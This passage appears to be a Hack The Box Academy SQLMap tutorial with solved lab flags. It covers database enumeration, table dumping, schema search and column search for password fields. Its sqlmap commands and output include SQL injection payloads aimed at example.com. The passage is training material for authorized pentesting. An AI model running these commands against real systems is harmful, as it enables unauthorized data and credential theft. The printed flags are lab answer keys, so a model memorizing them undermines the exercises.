
The results returned is




HTB{v1nc3_mcm4h0n_15_4570n15h3d}
Question 3

What’s the contents of table flag7? (Case #7)
HTB{un173_7h3_un173d}

SECTION 7: Database Enumeration
SQLMap Data Exfiltration
For such purpose, SQLMap has a predefined set of queries for all supported DBMSes, where each entry represents the SQL that must be run at the target to retrieve the desired content. For example, the excerpts from queries.xml for a MySQL DBMS can be seen below:
1
2
        xml
<?xml version="1.0" encoding="UTF-8"?><root>    <dbms value="MySQL">        <!-- http://dba.fyicenter.com/faq/mysql/Difference-between-CHAR-and-NCHAR.html -->        <cast query="CAST(%s AS NCHAR)"/>        <length query="CHAR_LENGTH(%s)"/>        <isnull query="IFNULL(%s,' ')"/>...SNIP...        <banner query="VERSION()"/>        <current_user query="CURRENT_USER()"/>        <current_db query="DATABASE()"/>        <hostname query="@@HOSTNAME"/>        <table_comment query="SELECT table_comment FROM INFORMATION_SCHEMA.TABLES WHERE table_schema='%s' AND table_name='%s'"/>        <column_comment query="SELECT column_comment FROM INFORMATION_SCHEMA.COLUMNS WHERE table_schema='%s' AND table_name='%s' AND column_name='%s'"/>        <is_dba query="(SELECT super_priv FROM mysql.user WHERE user='%s' LIMIT 0,1)='Y'"/>        <check_udf query="(SELECT name FROM mysql.func WHERE name='%s' LIMIT 0,1)='%s'"/>        <users>            <inband query="SELECT grantee FROM INFORMATION_SCHEMA.USER_PRIVILEGES" query2="SELECT user FROM mysql.user" query3="SELECT username FROM DATA_DICTIONARY.CUMULATIVE_USER_STATS"/>            <blind query="SELECT DISTINCT(grantee) FROM INFORMATION_SCHEMA.USER_PRIVILEGES LIMIT %d,1" query2="SELECT DISTINCT(user) FROM mysql.user LIMIT %d,1" query3="SELECT DISTINCT(username) FROM DATA_DICTIONARY.CUMULATIVE_USER_STATS LIMIT %d,1" count="SELECT COUNT(DISTINCT(grantee)) FROM INFORMATION_SCHEMA.USER_PRIVILEGES" count2="SELECT COUNT(DISTINCT(user)) FROM mysql.user" count3="SELECT COUNT(DISTINCT(username)) FROM DATA_DICTIONARY.CUMULATIVE_USER_STATS"/>        </users>    ...SNIP...
For example, if a user wants to retrieve the “banner” (switch --banner) for the target based on MySQL DBMS, the VERSION() query will be used for such purpose.
In case of retrieval of the current user name (switch --current-user), the CURRENT_USER() query will be used.
Another example is retrieving all the usernames (i.e., tag <users>). There are two queries used, depending on the situation. The query marked as inband is used in all non-blind situations (i.e., UNION-query and error-based SQLi), where the query results can be expected inside the response itself. The query marked as blind, on the other hand, is used for all blind situations, where data has to be retrieved row-by-row, column-by-column, and bit-by-bit.
Basic DB Data Enumeration
Usually, after a successful detection of an SQLi vulnerability, we can begin the enumeration of basic details from the database, such as the hostname of the vulnerable target (--hostname), current user’s name (--current-user), current database name (--current-db), or password hashes (--passwords). SQLMap will skip SQLi detection if it has been identified earlier and directly start the DBMS enumeration process.
Enumeration usually starts with the retrieval of the basic information:
- Database version banner (switch
-banner) - Current user name (switch
-current-user) - Current database name (switch
-current-db) - Checking if the current user has DBA (administrator) rights (switch
-is-dba)
The following SQLMap command does all of the above:
1
2
        shellsession
AshenMorx@htb[/htb]$ sqlmap -u"http://www.example.com/?id=1" --banner --current-user --current-db --is-dba        ___       __H__ ___ ___[']_____ ___ ___  {1.4.9}|_ -| . [']     | .'| . ||___|_  [.]_|_|_|__,|  _|      |_|V...       |_|   http://sqlmap.org[*] starting @ 13:30:57 /2020-09-17/[13:30:57] [INFO] resuming back-end DBMS 'mysql'[13:30:57] [INFO] testing connection to the target URLsqlmap resumed the following injection point(s) from stored session:---Parameter: id (GET)    Type: boolean-based blind    Title: AND boolean-based blind - WHERE or HAVING clause    Payload: id=1 AND 5134=5134    Type: error-based    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)    Payload: id=1 AND (SELECT 5907 FROM(SELECT COUNT(*),CONCAT(0x7170766b71,(SELECT (ELT(5907=5907,1))),0x7178707671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)    Type: UNION query    Title: Generic UNION query (NULL) - 3 columns    Payload: id=1 UNION ALL SELECT NULL,NULL,CONCAT(0x7170766b71,0x7a76726a6442576667644e6b476e577665615168564b7a696a6d4646475159716f784f5647535654,0x7178707671)-- ----[13:30:57] [INFO] the back-end DBMS is MySQL[13:30:57] [INFO] fetching bannerweb application technology: PHP 5.2.6, Apache 2.2.9back-end DBMS: MySQL >= 5.0banner: '5.1.41-3~bpo50+1'[13:30:58] [INFO] fetching current usercurrent user: 'root@%'[13:30:58] [INFO] fetching current databasecurrent database: 'testdb'[13:30:58] [INFO] testing if current user is DBA[13:30:58] [INFO] fetching current usercurrent user is DBA: True[13:30:58] [INFO] fetched data logged to text files under '/home/user/.local/share/sqlmap/output/www.example.com'[*] ending @ 13:30:58 /2020-09-17/
From the above example, we can see that the database version is quite old (MySQL 5.1.41 - from November 2009), and the current user name is root, while the current database name is testdb.
Note: The ‘root’ user in the database context in the vast majority of cases does not have any relation with the OS user “root”, other than that representing the privileged user within the DBMS context. This basically means that the DB user should not have any constraints within the database context, while OS privileges (e.g. file system writing to arbitrary location) should be minimalistic, at least in the recent deployments. The same principle applies for the generic ‘DBA’ role.
Table Enumeration
In most common scenarios, after finding the current database name (i.e. testdb), the retrieval of table names would be by using the --tables option and specifying the DB name with -D testdb, is as follows:
1
2
        shellsession
AshenMorx@htb[/htb]$ sqlmap -u"http://www.example.com/?id=1" --tables -D testdb...SNIP...[13:59:24] [INFO] fetching tables for database: 'testdb'Database: testdb[4 tables]+---------------+| member        || data          || international || users         |+---------------+
After spotting the table name of interest, retrieval of its content can be done by using the --dump option and specifying the table name with -T users, as follows:
1
2
        shellsession
AshenMorx@htb[/htb]$ sqlmap -u"http://www.example.com/?id=1" --dump -T users -D testdb...SNIP...Database: testdbTable: users[4 entries]+----+--------+------------+| id | name   | surname    |+----+--------+------------+| 1  | luther | blisset    || 2  | fluffy | bunny      || 3  | wu     | ming       || 4  | NULL   | nameisnull |+----+--------+------------+[14:07:18] [INFO] table 'testdb.users' dumped to CSV file '/home/user/.local/share/sqlmap/output/www.example.com/dump/testdb/users.csv'
The console output shows that the table is dumped in formatted CSV format to a local file, users.csv.

Tip: Apart from default CSV, we can specify the output format with the option --dump-format to HTML or SQLite, so that we can later further investigate the DB in an SQLite environment.
Table/Row Enumeration
When dealing with large tables with many columns and/or rows, we can specify the columns (e.g., only name and surname columns) with the -C option, as follows:
1
2
        shellsession
AshenMorx@htb[/htb]$ sqlmap -u"http://www.example.com/?id=1" --dump -T users -D testdb -C name,surname...SNIP...Database: testdbTable: users[4 entries]+--------+------------+| name   | surname    |+--------+------------+| luther | blisset    || fluffy | bunny      || wu     | ming       || NULL   | nameisnull |+--------+------------+
To narrow down the rows based on their ordinal number(s) inside the table, we can specify the rows with the --start and --stop options (e.g., start from 2nd up to 3rd entry), as follows:
1
2
        shellsession
AshenMorx@htb[/htb]$ sqlmap -u"http://www.example.com/?id=1" --dump -T users -D testdb --start=2 --stop=3...SNIP...Database: testdbTable: users[2 entries]+----+--------+---------+| id | name   | surname |+----+--------+---------+| 2  | fluffy | bunny   || 3  | wu     | ming    |+----+--------+---------+
Conditional Enumeration
If there is a requirement to retrieve certain rows based on a known WHERE condition (e.g. name LIKE 'f%'), we can use the option --where, as follows:
1
2
        shellsession
AshenMorx@htb[/htb]$ sqlmap -u"http://www.example.com/?id=1" --dump -T users -D testdb --where="name LIKE 'f%'"...SNIP...Database: testdbTable: users[1 entry]+----+--------+---------+| id | name   | surname |+----+--------+---------+| 2  | fluffy | bunny   |+----+--------+---------+
Full DB Enumeration
Instead of retrieving content per single-table basis, we can retrieve all tables inside the database of interest by skipping the usage of option -T altogether (e.g. --dump -D testdb). By simply using the switch --dump without specifying a table with -T, all of the current database content will be retrieved. As for the --dump-all switch, all the content from all the databases will be retrieved.
In such cases, a user is also advised to include the switch --exclude-sysdbs (e.g. --dump-all --exclude-sysdbs), which will instruct SQLMap to skip the retrieval of content from system databases, as it is usually of little interest for pentesters.
Question 1
What’s the contents of table flag1 in the testdb database? (Case #1)



HTB{c0n6r475_y0u_kn0w_h0w_70_run_b451c_5qlm4p_5c4n}
SECTION 8: Advanced Database Enumeration
Now that we have covered the basics of database enumeration with SQLMap, we will cover more advanced techniques to enumerate data of interest further in this section.
DB Schema Enumeration
If we wanted to retrieve the structure of all of the tables so that we can have a complete overview of the database architecture, we could use the switch --schema:
1
2
        shellsession
AshenMorx@htb[/htb]$ sqlmap -u"http://www.example.com/?id=1" --schema...SNIP...Database: masterTable: log[3 columns]+--------+--------------+| Column | Type         |+--------+--------------+| date   | datetime     || agent  | varchar(512) || id     | int(11)      |+--------+--------------+Database: owasp10Table: accounts[4 columns]+-------------+---------+| Column      | Type    |+-------------+---------+| cid         | int(11) || mysignature | text    || password    | text    || username    | text    |+-------------+---------+...Database: testdbTable: data[2 columns]+---------+---------+| Column  | Type    |+---------+---------+| content | blob    || id      | int(11) |+---------+---------+Database: testdbTable: users[3 columns]+---------+---------------+| Column  | Type          |+---------+---------------+| id      | int(11)       || name    | varchar(500)  || surname | varchar(1000) |+---------+---------------+
Searching for Data
When dealing with complex database structures with numerous tables and columns, we can search for databases, tables, and columns of interest, by using the --search option. This option enables us to search for identifier names by using the LIKE operator. For example, if we are looking for all of the table names containing the keyword user, we can run SQLMap as follows:
1
2
        shellsession
AshenMorx@htb[/htb]$ sqlmap -u"http://www.example.com/?id=1" --search -T user...SNIP...[14:24:19] [INFO] searching tables LIKE 'user'Database: testdb[1 table]+-----------------+| users           |+-----------------+Database: master[1 table]+-----------------+| users           |+-----------------+Database: information_schema[1 table]+-----------------+| USER_PRIVILEGES |+-----------------+Database: mysql[1 table]+-----------------+| user            |+-----------------+do you want to dump found table(s) entries? [Y/n]...SNIP...
In the above example, we can immediately spot a couple of interesting data retrieval targets based on these search results. We could also have tried to search for all column names based on a specific keyword (e.g. pass):
1
2
        shellsession
AshenMorx@htb[/htb]$ sqlmap -u"http://www.example.com/?id=1" --search -C pass...SNIP...columns LIKE 'pass' were found in the following databases:Database: owasp10Table: accounts[1 column]+----------+------+| Column   | Type |+----------+------+| password | text |+----------+------+Database: masterTable: users[1 column]+----------+--------------+| Column   | Type         |+----------+--------------+| password | varchar(512) |+----------+--------------+Database: mysqlTable: user[1 column]+----------+----------+| Column   | Type     |+----------+----------+| Password | char(41) |+----------+----------+Database: mysqlTable: servers[1 column]+----------+----------+| Column   | Type     |+----------+----------+| Password | char(64) |+----------+----------+
Password Enumeration and Cracking
Once we identify a table containing passwords (e.g. master.users), we can retrieve that table with the -T option, as previously shown:
1
2
        shellsession
